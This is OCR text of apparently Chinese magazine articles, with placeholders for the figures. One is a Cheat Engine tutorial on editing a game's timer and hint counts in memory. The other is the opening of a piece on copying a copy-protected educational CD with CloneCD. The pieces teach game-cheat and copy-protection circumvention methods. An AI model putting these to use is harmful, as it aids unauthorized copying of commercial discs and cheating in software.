


图3

来搜索时间的内存地址，我们发现游戏中没有关于时间的数据，只有一个进度条。那要搜索什么呢？虽然游戏中没有关于时间的数值，但是它有一个进度条，可以看到时间一直在缩小。那么我们就可以搜索减少了的数值（Decreased value）就能找到时间的内存地址了。

要搜索减少了的数值，第一次搜索时“Scan type”要选择“Unknown initial value”，也就是未知数据的意思，“Value type”选择2字节，如图4。可能会有朋友要问为什么要选择2字节，其它的不选呢？呵呵，这是因为字节大小的选择会影响到搜索的结果，一般要遵循从小到大的原则，这个可是经验得出的哟！接着点击“First Scan”，居然没有搜索到内容，呵呵，不要着急，接着“Scan type”选择“Decreased value”，也就是减少的数值。这个要和“Decreased value by”区分开，BY的意思是以一个量递减的意思。好了，现在连续单击“Next Scan”，直到左边的数据栏没有变化为止，总共发现了四个，如图5。那哪个是代表的时间呢？随便双击左边数据栏里的一个数据，最下边会显示它的详细信息，然后双击Value列的71，在弹出的框里将数据修改为500，呵呵，运气不错，如图6，时间倒流了。




图4




图5




图6

接下来要搜索“提示”的内存地址了，这个比较简单，因为数值是直接显示在游戏里的。初级开始会有4个提示，我们来搜索一下。“Scan type”选择“Exact value”（准确数值），选择2个字节，Value输入4，然后单击首次搜索，如图7，发现很多哦，现在返回游戏，用掉一个提示，现在变成3个提示了。返回CE，在Value中输入3，点击再次搜索，嗯？没有搜索到？还记得上文中我提到过字节的选择问题吧，现在换成4个字节，点击NewScan，重新搜索值3，进入游戏用掉一个游戏之后再搜索2，如图8，这回搜索到了吧。现在我们也可以随意修改提示数目了。




图7

修改成100个提示，哈哈，一会儿就完事了！

有了内存地址现在就可以写外挂了，什么你不会写？那就赶快学编程吧！

事实上CE的功能远不只这些，还有很多更强大的功能等着大家去探索，例如它的反汇编功能、指针搜索功能等，更为重要的是它是一个开源的工具哦，代码非常值得我们借鉴！




图8

（文章中涉及到的工具Cheat Engine，已经收录在光盘中）

文章难易度：★★
文章阅读点：如何使用CloneCD拷贝刻录“防盗圈”光盘

图解“克隆羊”盗拷“防盗圈”

牟晓东

一、已知条件

前天，教导主任拿了一套志鸿教育集团刚出版的九大学科“十年高考分类解析与应试策略（教师版智能光盘）”，说是想刻录几份给教师使用，但试了下Nero却总是不成功，到了96%左右就罢工。我估计一定是加密的原因，于是开始攻克这个难题，但试了几个软件（GameJack和IsoBuster）都没有成功，再仔细观察这套盘的数据面，果然发现其中有猫腻：靠近最外圈的磁道部分有两个对应的约90度角的弧形，就像两副耳机，难道这就是传说中的“防盗圈”？我在百度里搜索了一下，果不出所料，这就是目前最新的人工光盘坏道加密法，市面上不少新出的正版VCD都是这样的（俗称“VCD带防盗圈”），这个圈的作用是在光驱的光头读盘到防盗圈处时认为是个坏道，从物理上让光驱读不过去。

二、初次的尝试

使用“资源管理器”查看光盘内容并用Ctrl＋A全选再查看属性为260M，虽然觉得不大对劲但还是试着使用Ctrl＋C、Ctrl＋V来复制粘贴到硬盘的一个文件夹中，然后启动Nero刻录数据光盘，很快就刻录完成了，但在运行时终于出现问题了，提示说没有找到正确的光盘（图1），那一定是运行时需要读取那些坏道信息所造成的了。郁闷！第一次尝试宣告失败。

